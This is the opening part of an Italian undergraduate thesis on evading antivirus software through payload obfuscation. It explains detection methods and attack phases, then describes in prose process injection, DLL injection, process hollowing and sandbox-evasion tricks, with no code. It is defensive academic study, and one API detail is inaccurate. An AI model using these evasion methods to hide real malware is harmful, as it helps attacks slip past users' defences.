Università degli Studi di Camerino

Scuola di Scienze e Tecnologie

Corso di Laurea in Informatica (Classe L-31)

Bypass degli antivirus attraverso l'offuscazione del payload

Laureando
Alessandro Pallotta

Matricola 102627

Relatore
Fausto Marcantoni

A.A. 2021/2022

Indice

Elenco delle figure

Abstract

Considerando l'importanza in costante aumento dell'informatica, diventa spontaneo chiedersi se gestire tutti questi dati in maniera digitale sia sicuro o meno. A tale scopo la tesi tratta degli strumenti di protezione più comuni per gli utenti, gli antivirus. L'obiettivo principale dello studio è dimostrare che gli antivirus non siano in grado di proteggere un dispositivo da un attacco mirato, per cui vengono approfonditi i loro meccanismi e alcune tecniche per bypassarli. Per facilitare la comprensione a lettori non esperti, sono stati inseriti anche alcuni concetti basilari legati agli attacchi informatici e fasi annesse. Il tema che viene più approfondito è l'offuscazione, un insieme di tecniche che mirano a nascondere il codice malevolo, viene trattato insieme ad alcune tecniche diventate comuni. Nel capitolo dedicato alla sperimentazione, vengono testati alcuni dei software più utilizzati nell'ambito del penetration testing con l'obiettivo di superare le analisi degli AV. Considerati gli esiti negativi, nella parte finale vengono mostrati esperimenti aggiuntivi basati sullo sviluppo dei malware con lo scopo di verificare i limiti dei software antivirus.

1. Introduzione

Phishing, keylogger, spyware, trojan sono solo alcune delle tante insidie che si possono trovare quotidianamente in un computer. Oggi chiunque ha un'idea, più o meno corretta, di cosa sia un virus o un hacker essendo divenute nozioni di cultura generale. L'utente medio pensa che basti un antivirus per essere al sicuro, ma non è così, anche il solo senso di sicurezza che si ottiene induce le persone ad essere meno attente su quello che si fa al computer, soprattutto in rete.

Di giorno in giorno vengono offerti sempre più servizi digitali e la loro importanza nella vita quotidiana aumenta sempre più, basti pensare ai social media o alle transazioni digitali. Allo stesso passo aumenta l'importanza della cybersecurity che si occupa della protezione dell'ambiente digitale. La sicurezza informatica non può essere definita semplicemente come la difesa da attacchi informatici, comprende anche la gestione di eventi imprevisti e/o accidentali, come disastri naturali o impiegati distratti che possono mettere in pericolo dati e servizi.

Gli attacchi informatici vengono spesso descritti come il rincorrersi tra gatto e topo. Personalmente li ho sempre immaginati come un gioco di strategia in cui si cerca di prevedere le mosse dell'avversario, un gioco in cui conoscenza e fantasia diventano armi e scudi. Per questo motivo una volta appreso della sua esistenza, mi sono interessato alla sicurezza informatica, la stessa ragione per cui ho voluto approfondire questo argomento.

La tesi tratterà il funzionamento dei software antivirus e, in maniera più approfondita, delle tecniche che i cyber criminali utilizzano per bypassarli. In particolare viene trattato il funzionamento dell'offuscazione e testati alcuni strumenti del mestiere. L'obiettivo della ricerca è dimostrare che un antivirus, anche se è un comodo strumento, di per sé non è sempre sufficiente a proteggere un computer da un attacco mirato. Questo in quanto, essendo un software, segue una procedura ben definita di conseguenza è possibile comprenderla e raggirarla.

2. Sicurezza Informatica

La sicurezza informatica, nota anche come cybersecurity o sicurezza IT, è un ramo dell'informatica che studia come mettere al sicuro sistemi informatici; questa svolge un importante ruolo in tutte le branche dell'informatica. Prima di essere una materia, la sicurezza è un concetto, infatti applicandola a strumenti, piattaforme o sistemi è possibile rendere l'ambiente più protetto. La cybersecurity non è un prodotto che può essere installato nell'ambiente digitale per proteggere al 100% dati e comunicazioni, essa è un processo applicabile ad un sistema col fine ultimo di riuscire ad aumentarne la sicurezza. Si applica tramite analisi e differenti test per valutare la capacità di gestire le operazioni più inaspettate. Ogni qualvolta il sistema in esame fallisce nel suo normale funzionamento, si cerca di capire come evitare comportamenti errati e, nel caso questi avvengano, quali modifiche applicare affinché il sistema possa autonomamente risolvere la situazione. I concetti della sicurezza informatica possono essere applicati anche durante la progettazione di un sistema, rendendolo più sicuro fin dalle sue prime versioni e più facile da correggere.

2.1 Elementi di base

Lo scopo principale della sicurezza informatica è la protezione degli asset, ovvero quegli elementi digitali di valore per un soggetto come informazioni aziendali, dati o il funzionamento stesso di un servizio. La sicurezza degli asset si basa su 3 principi: riservatezza, integrità e disponibilità delle informazioni [Ms].

1) La riservatezza consiste nel negare l'accesso alle informazioni, assicurando che siano accessibili ai soli autorizzati, solitamente questo principio viene garantito tramite l'utilizzo della crittografia.

2) L'integrità assicura che le informazioni che si stanno utilizzando non siano state compromesse, questo principio è sostenuto attraverso l'utilizzo di un algoritmo HASH sui dati.

3) La disponibilità è il principio che assicura l'accesso ai dati poiché si potrebbero proteggere i dati in svariati modi, ma sarebbe inutile se poi questi non fossero disponibili. Per comprendere meglio quest'ultimo concetto possiamo prendere come riferimento questo esempio: una cassaforte senza porte risulterebbe molto sicura, ma se non è possibile accedere al contenuto, essa diventerebbe inutile.

Nelle aziende solitamente vengono utilizzate delle regole per mettere in sicurezza l'ambiente digitale. Queste seguono degli standard ma ogni azienda può implementare le proprie regole, secondo le proprie necessità. Una buona politica di sicurezza si compone perlomeno di cinque elementi:

1) L'identificazione è un'analisi atta ad individuare gli asset da proteggere e le minacce che potrebbero arrecare danni.

2) L'utilizzo di misure di protezione ovvero controlli e contromisure di sicurezza, ad esempio l'installazione di firewall.

3) L'analisi continua permette la rilevazione e lo studiodi di eventi sospetti.

4) La response consiste nell'attivazione di procedure di difesa per limitare i danni prodotti da un attacco.

5) La recovery consiste in una serie di azioni per ristabilire le condizioni ottimali del sistema.

Un aspetto di fondamentale importanza è anche la formazione dei lavoratori dato che, il più delle volte, hanno accesso diretto ai vari asset. Sarebbe superfluo investire soldi in software di monitoraggio e dispositivi hardware di supporto alla sicurezza, se bastasse scrivere una mail per ingannare un dirigente e ottenere accesso al sistema [Sec].

2.2 Analisi rapporto Clusit

Al fine di sottolineare l'importanza e la necessità della sicurezza informatica, è giusto porre l'attenzione su alcuni dati dell'ultimo rapporto del Clusit (associazione italiana per la sicurezza informatica): nel corso del 2022 il numero di attacchi informatici hanno superato le previsioni, sono stati registrati 2489 attacchi che equivalgono a circa 207 attacchi al mese. Il grafico successivo mostra l'aumento del numero di attacchi durante gli anni, più precisamente dal 2018 al 2022 [Clu].




Figura 2.1: Numero attacchi registrati globalmente.

Purtroppo anche la gravità degli attacchi informatici è aumentata: si conta che il 36% siano attacchi di livello critico ovvero +4% rispetto al 2021 e il 44% siano di livello alto, ovvero -3% rispetto al 2021, sommandoli si arriva ad un totale di 80% di attacchi gravi. Globalmente le statistiche mostrano che il 64% degli attacchi subiti sono legati ad azioni errate di utenti e personale IT, questa percentuale fa riferimento a tecniche di attacco

come: malware, sfruttamento di vulnerabilità, phishing e furto di account. Questi dati evidenziano il fatto che ancora non siamo in grado di proteggerci, non eseguiamo gli aggiornamenti e abbocchiamo a mail di truffe. Più che valido come spunto è il commento del Clusit: "Il Cybercrime in particolare ragiona con le stesse logiche economiche delle aziende tradizionali, ovvero del massimo risultato con il minimo sforzo, investimento, rischio. Perché sferrare un attacco basato su 0-day (alto investimento, competenze avanzate) quando ancora si riesce a violare una rete large enterprise indovinando o riutilizzando da altri data breach password degli utenti? Quando mancano le patch di gravi vulnerabilità pubblicate da mesi?". Osservando l'Italia la situazione non è delle migliori infatti, tra il 2018 e il 2022, sono stati registrati 373 attacchi particolarmente gravi, di questi 188 sono stati registrati solo nell'ultimo anno.




Figura 2.2: Numero attacchi registrati in Italia.

2.2.1 Minacce quotidiane

Abbiamo appurato che la sicurezza informatica sia una componente fondamentale per il mondo digitale ma quali rischi si corrono? quali sono le minacce quotidiane? [Cis]

1) Il phishing, consiste nell'inviare comunicazioni fraudolente che sembrano provenire da una fonte affidabile, di solito una e-mail che può contenere un URL malevolo (87% dei casi secondo il rapporto Clusit) o un allegato contenente un malware. Il phishing è una minaccia informatica piuttosto comune in cui, il più delle volte, lo scopo è spaventare la vittima per indurla ad agire in fretta e senza riflettere; in questi casi diventa necessario mantenere la calma.

2) I trojan, sono un tipo di malware che utilizza l'aspetto di un normale software o file ma al suo interno si nascondono funzioni malevole. Quotidianamente tutti navighiamo nel web e può capitare di dover scaricare file o programmi, effettuando questa operazione è molto importante assicurarsi che la fonte dei dati sia attendibile così da ridurre al minimo i rischi.

3) Gli attacchi man in the middle (MitM), noti anche come attacchi di intercettazione, si verificano quando gli hacker si inseriscono in una comunicazione fra due parti. Una volta intromessi nel traffico dati, i criminali possono alterare i dati a loro piacimento. Sono attacchi che richiedono un accesso alla rete, perciò bisogna prestare attenzione quando ci si collega a reti wi-fi pubbliche.

2.3 Antivirus

Un antivirus è un software finalizzato a prevenire, rilevare ed eventualmente rendere inoffensivi codici dannosi per un computer. Più precisamente, gli antivirus effettuano controlli su tutti i file che vengono creati o modificati, in cerca di possibili infezioni del computer. Ricapitolando i malware sono programmi che svolgono funzioni non volute, e un antivirus è un programma che analizza programmi, quindi la domanda che sorge spontanea è: come fanno gli antivirus a distinguere un software da un malware? In generale questi metodi possono essere suddivisi in tecniche di analisi statica, che si basano esclusivamente sull'analisi di codice e dati dei file binari, e analisi dinamica, che si basano sull'esecuzione di un file in un ambiente protetto con lo scopo di stabilire se sia maligno o meno. Tuttavia, queste ultime tecniche non vengono sempre utilizzate nei prodotti destinati agli utenti finali, solitamente sono utilizzate solo all'interno dei laboratori delle aziende produttrici di software antivirus.

2.3.1 Firme

Il metodo delle signatures, ovvero delle firme, è fra quelli più utilizzati e consiste nel confronto del file da analizzare con un database in cui sono schedate tutte le firme dei malware conosciuti. L'efficienza di tale metodo si basa sulla completezza dell'archivio, diverso per ogni casa produttrice di software antivirus, e sulla velocità del software nell'eseguire il confronto tra il file e la firma. Una firma di un virus è una sequenza continua di byte comune per alcuni modelli di malware. Questo vuol dire che è contenuta all'interno del malware o di un file infetto e non nei file non danneggiati. Risulta abbastanza chiaro che tutte le vulnerabilità di un sistema e i malware non ancora scoperti, o semplicemente non ancora analizzati, non possono far parte di un determinato archivio [Kasb].




Figura 2.3: Screen firma MD5 di un file locale.

2.3.2 Tecnologie euristiche

La tecnologia euristica è un componente implementato da alcuni antivirus che consente di rilevare alcuni programmi maligni sconosciuti all'antivirus, cioè non contenuti nel suo database dei malware. Viene generalmente utilizzata come tecnologia complementare al metodo delle firme. Vi sono diversi tipi di tecnologie euristiche, come la scansione della memoria o del codice sorgente in cerca di pattern noti come maligni. Altri metodi possono essere il controllo su sezioni con nomi sospetti o con grandezza dell'header

irregolare. Questa tecnologia non sempre è presente all'interno di un antivirus e non sempre garantisce buoni risultati. In base a come viene implementata, se impostata ad un livello troppo sensibile, può portare a un maggior numero di falsi positivi. Allo stesso modo, se impostata ad un livello troppo permissivo, può rivelarsi pressoché inefficace [Kasc].

2.3.3 Data mining

Uno dei più recenti metodi per la rilevazione di malware consiste nell'utilizzo di avanzati algoritmi di data mining. Questi algoritmi utilizzano caratteristiche dei file, estratte direttamente dai file binari, per classificare un eseguibile come malevolo o no tramite l'analisi su un grosso set di dati.

2.3.4 Sandbox

Alcuni antivirus eseguono i file ritenuti sospetti in una sandbox, ovvero un ambiente virtuale, e tramite l'analisi del loro comportamento sono in grado di capire se contengono codice malevolo o meno. Questo metodo, se basato su buoni algoritmi, può essere molto preciso ma d'altro canto, l'esecuzione all'interno di una sandbox richiede prestazioni e tempi di esecuzione più elevati rispetto ad un metodo basato sulle signatures. Generalmente metodi di analisi dinamica, come quello delle sandbox, sono usati dalle aziende produttrici di software antivirus al fine di analizzare i virus ricevuti ed estrarre automaticamente le firme [Kasd].

2.3.5 Analisi comportamentale

Un'analisi statica su malware offuscati spesso non porta grandi risultati, dato che non è possibile leggere il codice. Una volta che un file viene eseguito è possibile effettuare un'analisi del suo comportamento, e valutarlo in base alle operazioni che effettua, ad esempio se tenta di modificare files importanti del sistema, criptare files, eliminare files, maggiore è la probabilità che si tratti di un virus [Kasa].

3. Attacco informatico

Prima di passare ai dettagli tecnici è opportuno specificare che gli attacchi informatici possono essere eseguiti da cybercriminali ma anche da specialisti del settore, con l'intenzione di valutare la sicurezza di un sistema. Per un'analisi della sicurezza non è sufficiente un software, è necessaria una valutazione più approfondita come un penetration test. Questo consiste in un vero e proprio attaco informatico che viene effettuato dietro contratto, la differenza risiede unicamente nello scopo: analizzare e danneggiare il meno possibile.

3.1 Vulnerabilità, exploit e social engineering

A rendere possibili gli attacchi informatici sono le vulnerabilità presenti nei sistemi bersagli, esse sono principalmente falle nel design, nel codice o nella logica. In particolare si tratta di un punto nel sistema in cui la sicurezza è assente, ridotta o compromessa. Effettuando operazioni studiate ad hoc, tramite le vulnerabilità, è possibile alterare il corretto funzionamento del software bersaglio. La ricerca delle falle non è così scontata perché queste possono nascondersi in ogni dettaglio, ecco un semplice esempio per capire quanto sia facile scrivere codice vulnerabile: Dovendo costruire una staccionata di 20 metri e utilizzando un palo ogni 2 metri, quanti pali saranno necessari? L'operazione più logica è 20 divisio 2, quindi 10 pali, ma analizzando meglio il problema scopriamo che ne sono necessari 11, perché dobbiamo iniziare a contare dal punto di partenza 0 [Eri09]. Questo tipo di errori sono molto comuni e molto difficili da trovare dato che non sono problemi legati al codice ma al ragionamento dietro di esso, considerando la facilità con cui è possibile commetterli si può supporre che ogni software può contenere la falla che sarà fatale per un sistema.

Per sfruttare una vulnerabilità ed effettuare azioni malevole serve eseguire determinate operazioni, questo viene fatto tramite software costruiti a tale scopo che prendono il nome di Exploit. Questi agiscono in maniera studiata contro una specifica falla nel sistema con l'obiettivo di eseguire del codice, questa procedura viene definita iniezione del payload. Gli exploit sono costruiti in base alla vulnerabilità che viene sfruttata quindi non sono riutilizzabili in maniera generica.

Le vulnerabilità non appartengono solo ai computer, c'è da considerare anche il fattore umano dietro al monitor, infatti è possibile effettuare un attacco informatico anche partendo da errori commessi da persone. Si possono utilizzare leve psicologiche per convincere la persona bersaglio a fornire dati a cui non si avrebbe accesso o per convincerla ad eseguire procedure sconsigliate, queste metodologie appartengono al ramo social engineering.

3.2 Nozioni base di un attacco

Un attacco perpetrato da cybercriminali o da esperti atti a valutare le difese di un'azienda, comprende una vasta gamma di analisi, valutazioni, studi e test. Il procedimento di un attacco informatico non è sempre uguale, considerando che ognuno ha i propri trucchi, gusti e conoscenze ne consegue che un attacco può essere eseguito in differenti modi. Le uniche costanti presenti negli attacchi informatici sono le fasi di raccolta dati quali gathering e scanning, seguite dalla fase di preparazione; queste sono essenziali perché non è possibile attaccare un obiettivo che non si conosce.

3.2.1 Gathering

La fase di gathering consiste nella ricerca di qualsiasi tipo di informazione su un obiettivo. Un buon punto da cui si può partire è sicuramente l'OSINT (Open Source INTelligence) ovvero la raccolta di informazioni pubbliche. Come detto in precedenza non tutte le vulnerabilità sfruttabili appartengono al sistema, attraverso l'OSINT è possibile studiare in anticipo una persona bersaglio che potrebbe essere la chiave per la riuscita dell'attacco [Osi].

3.2.2 Scanning

La seconda fase consiste nell'effettuare scansioni dell'obiettivo cercando porte e servizi attivi con cui è possibile comunicare. Per fare ciò esistono strumenti come nmap e masscan in grado di fare richieste al bersaglio ottenendo un'ottima quantità di informazioni. I dati che si ottengono attraverso le scansioni servono a farsi un'idea del sistema e svelare possibili vulnerabilità che potranno essere usate per superare le linee difensive. Si possono trovare informazioni come tipologia e versione del sistema operativo, programmi utilizzati, servizi forniti e utilizzati. Questo tipo di analisi genera molto traffico e mette in allerta il bersaglio quindi solitamente viene svolta in una larga finestra temporale. Ci sono differenti modi per effettuare quest'analisi in maniera da non allarmare il bersaglio, quindi è piuttosto difficile identificare dei potenziali attacchi; c'è da considerare che gli attaccanti potrebbero avere molto tempo a disposizione.

3.2.3 Preparazione

La fase successiva è lo studio del bersaglio: una volta raccolti i dati si cerca un modo per sfruttare le vulnerabilità di un sistema attraverso lo studio dei servizi attivi nel bersaglio e le loro versioni. Potrebbe capitare di trovare una configurazione errata oppure un software non aggiornato e sfruttare questa informazione per scrivere e/o eseguire un exploit per raggirare il sistema ed eseguire le operazioni volute. Non tutte le vulnerabilità sono sufficienti a ottenere l'accesso ad un sistema, quindi ci si deve armare di fantasia e trovare un modo creativo per arrivare al bersaglio usando quello che si ha. Infine si prepara il payload utilizzando le informazioni ottenute; c'è da considerare che potrebbe essere rilevato da sistemi antivirus, di conseguenza questa fase si conclude con una serie di test per assicurarsi del risultato.

3.3 Payloads

Solitamente i malware di cui si sente parlare possono essere capaci di effettuare diverse operazioni, al contrario, i payload servono ad eseguire specifiche funzioni. Anche se sinonimi, solitamente si utilizza il termine malware per descrivere codice malevolo capace di effettuare diverse funzioni, in base a queste viene inserito in una categoria come virus, trojan, dos etc. Quando si fa leva su un'applicazione con un exploit si utilizza un payload, ovvero codice malevolo che si vuole eseguire sull'obiettivo. Il payload può anche essere codice di supporto all'attacco o codice utile al recupero di altri payload, in quest'ultimo caso si parla di dropper: un programma che recupera il virus da una fonte precedentemente configurata.Gli exploit essendo tecniche per sfruttare una determinata vulnerabilità sono molto specifici e difficilmente riutilizzabili, al contrario, i payload essendo indipendenti dalla vulnerabilità possono essere utilizzati.

I payload vengono iniettati nel dispositivo bersaglio tramite un exploit, per essere più specifici, il codice malevolo viene inserito con la forza all'interno del software bersaglio attraverso l'exploit. Il software attaccato essendo in esecuzione, è gestito dalla CPU, per questo motivo le istruzioni del payload corrispondono a comandi in linguaggio Assembly; nel settore questi payload vengono chiamati shellcode. Considerando che viene utilizzato un linguaggio di basso livello, è necessario conoscere in anticipo il sistema operativo dell'obiettivo. Questo va a confermare l'importanza della fase di raccolta delle informazioni trattata precedentemente. Solitamente questi comandi vengono codificati in formato esadecimale con lo scopo di rendere più leggero e meno sospetto il payload, è possibile attuare questa operazione perché ogni comando del linguaggio assembly corrisponde ad un certo valore in esadecimale.

Va puntualizzato che i malware possono essere normali software con funzioni malevole, in questo caso le funzioni vengono scritte all'interno del codice durante la programmazione; nel caso in cui il malware si finga un software legittimo, prende il nome di trojan. A differenza dei normali payload iniettati tramite gli exploit, questo tipo di malware viene gestito come un qualsiasi altro software, per cui deve essere presente su disco e rispettare varie regole come i privilegi.

3.3.1 Stub

Nella fase di sperimentazione si parlerà anche di stub quindi è doveroso fornire qualche informazione in merito. Come abbiamo visto, i payload vengono iniettati tramite un exploit; nel caso in cui volessimo inserire un payload all'interno di un eseguibile è necessario uno stub. Principalmente si occupa di eseguire il payload ma può essere utilizzato anche per invertire le operazioni di offuscazione come la crittografia.




Figura 3.1: Rappresentazione stub.

3.3.2 Malware avanzati

Esistono davvero molti tipi di malware, ma quelli più legati al tema principale della tesi, ovvero l'offuscazione, sono sicuramente i malware polimorfi e metamorfi. Questi termini sono utilizzati per descrivere l'abilità di cambiare forma, ogni genere di malware può essere sviluppato con questo particolare comportamento. Polimorfo significa cambiare aspetto mentre metamorfo significa cambiare forma, benché sembrino la medesima cosa, per i malware si riferiscono a 2 comportamenti molto differenti. Un malware polimorfo utilizza la crittografia per nascondersi e modifica l'algoritmo di crittografia per cambiare aspetto di volta in volta, nonostante il codice rimanga lo stesso, questo meccanismo rende difficile l'individuazione attraverso il controllo della firma. Un malware metamorfo utilizza varie tecniche di offuscamento con lo scopo di alterare il suo codice sorgente, applicati i cambiamenti si ricompila autonomamente risultando un software differente ad ogni mutazione che viene generata.

3.4 Evasione sistemi antivirus

Iniettare con successo un payload non equivale alla riuscita dell'attacco. Per poter eseguire il codice malevolo è necessario superare le analisi degli antivirus, altrimenti non si potrà procedere oltre. Come detto precedentemente gli antivirus hanno diversi metodi: analisi delle firme, analisi della memoria, analisi comportamentale etc. A prima vista può sembrare una battaglia persa ma è necessario concentrarsi sul fatto che gli AV sono solo dei programmi. Un antivirus, come tutti i software, esegue codice che è stato scritto in precedenza quindi è possibile studiarne il comportamento e correggere il codice del malware in modo da eseguire le azioni volute senza essere rilevati.

3.4.1 Tecniche comuni

Con l'obiettivo di nascondere un malware dagli antivirus sono nati sempre più metodi e strumenti, tutti con lo scopo di rendere illeggibile e imprevedibile il codice malevolo [Tc] [Pin]. Le seguenti tecniche sono le più utilizzate nell'ambito dell'evasione degli antivirus:

Offuscazione : occultamento di codice malevolo all'interno di codice innoquo, riorganizzazione del codice per renderlo illeggibile, aggiunta di comandi inutili, cambio di semantica delle istruzioni e complicazione di semplici operazioni; verrà approfondito più avanti.

Process memory injection : tecnica molto comune, consiste nello sfruttare programmi di windows con cui si hanno privilegi di esecuzione. Se è presente un processo attivo o che possiamo attivare, si utilizza al suo "handler", ovvero un oggetto per gestire il funzionamento di quel processo, per modificarne il comportamento. Ecco un esempio di questa tecnica: una volta trovato un processo valido si può utilizzare la funzione VirtualAllocEx() per allocare la memoria necessaria al processo, seguita da WriteProcessMemory() per attivare la scrittura nella memoria del processo attivo e poterlo sovrascrivere con il nostro payload. Acquisito il controllo del processo, tramite la funzione GetModuleHandle() si può creare un thread del processo che verrà automaticamente caricato ed eseguito.

DLL injection : versione alternativa del process memory injection, in memoria viene caricato ed eseguito un DLL. Un DLL può essere iniettato anche tramite una

funzione LoadLibrary() attraverso un software sul disco. Il DLL, ovvero Dynamic Link Library, è un file Windows utilizzato da un software per chiamare una certa funzione presente nel DLL. Lo scopo principale di questi files è semplificare il recupero di funzioni che non sono necessariamente presenti nelle applicazioni.

Inline Hooking : questo metodo consiste nell'intercettare una funzione e alterare il suo ordine di esecuzione. Ad esempio: tra un'operazione e l'altra di un software si potrebbe inserire una chiamata verso una funzione con intenti malevoli e una volta completata, tornerebbe ad eseguire le operazioni standard.

Process Hollowing : questo metodo utilizza un processo attivo o in stato sospeso per inserire nella memoria il codice malevolo per poi riprendere l'esecuzione. Quando un processo viene eseguito, il suo eseguibile viene caricato in memoria insieme al blocco Executable con le operazioni da eseguire. Questo metodo prevede la sovrascrittura delle istruzioni con un payload, esso verrà trattato come se fosse il processo originario e verrà eseguito riattivando il processo sospeso.




Figura 3.2: Rappresentazione concetto process hollowing. Fonte: [Pin]

Lo maggioranza di queste tecniche si basa sulla corruzione di processi e software nel bersaglio, questo è fatto per ottenere gli stessi privilegi del componente infettato e potersi muovere più liberamente. Per occultare il payload ci sono varie tecniche ma possono essere tutte raggruppate sotto il termine "offuscazione".

Va inoltre sottolineato che i malware creati da zero o da un template sono molto sospetti, non hanno una firma certificata e la fonte dell'eseguibile non è conosciuta. Un'ulteriore tecnica per superare i controlli degli antivirus è la creazione di trojan, si utilizzano dei programmi già esistenti e vi si inserisce codice malevolo tra le istruzioni, il software eseguirà le sue normali funzioni ma in background attuerà anche le azioni malevole [kim18].

3.4.2 Tecniche evasione sandboxing

Sempre più antivirus fanno uso di sandbox per ottenere risultati migliori, purtroppo come per gli AV anche questi hanno i loro punti deboli. Le sandbox sono ambienti virtuali che simulano il sistema attivo ed eseguono i file sospetti per analizzare il

loro comportamento. Per fare ciò sono richiesti tempo e risorse, di conseguenza per non bloccare a tempo indefinito i software, le sandbox hanno determinati limiti; una volta compresi possono essere usati per raggirare questo meccanismo. Molte tecniche si basano sul guadagnare tempo, così che la sandbox debba rinunciare ad analizzare l'intero software dato che non dispone di tempo illimitato. Ecco un esempio: le prime versioni di sandbox venivano raggirate con le funzioni sleep per superare il limite di tempo, di conseguenza sono state implementate funzioni per saltare queste operazioni di sleep risolvendo il problema. I malware successivi hanno utilizzato questo bypass del tempo a loro vantaggio, sono state utilizzate variabili per mantenere il tempo e una volta chiamata la funzione sleep viene calcolata la differenza dal tempo iniziale; se il malware si trova in una sandbox il tempo iniziale e quello dopo la funzione sleep è minore di quello che ci si aspetta, perché la funzione viene bypassata, quindi il malware si interrompe. Un'altro meccanismo interessante è quello legato alle richieste di pagine web: le sandbox per non interrompere il funzionamento e allo stesso tempo non consentire l'accesso ad internet, fingono che certi siti o file siano stati raggiunti, creando il necessario e restituendolo al malware. Per bypassare questa funzione si cerca di raggiungere una pagina web che non esiste, se si riceve un esito positivo ci si trova in una sandbox quindi il malware si arresta. Questo meccanismo è stato utilizzato anche dal ransomware WannaCry, per contrastarlo è stato creato il dominio con cui cercava di connettersi [For] [Nas].

4. Offuscazione

Tramite l'offuscamento si può proteggere un programma dalla duplicazione, proteggere la proprietà intellettuale, oppure evitare che qualcuno comprenda il suo funzionamento e sfrutti bug presenti per azioni malevole; quest'ultimo concetto nel settore viene chiamato security by obscurity. L'offuscazione consiste nell'alterazione delle informazioni con lo scopo di impedire o complicare la lettura, anche tramite tecniche di reverse engineering. Purtroppo questo stesso metodo viene utilizzato dai cybercriminali per nascondere il codice dei payloads, per complicare la comprensione del funzionamento, e per nascondere informazioni quali indirizzi IP, nomi di file, chiavi, file utilizzati etc..

4.1 Come funziona

